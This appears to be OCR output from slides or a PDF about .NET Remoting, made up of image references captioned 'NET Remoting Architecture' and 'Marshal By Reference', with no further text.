
.NET Remoting Architecture




.NET Remoting Architecture




.NET Remoting Architecture




.NET Remoting Architecture




.NET Remoting Architecture




Marshal By Reference




Marshal By Reference




Marshal By Reference



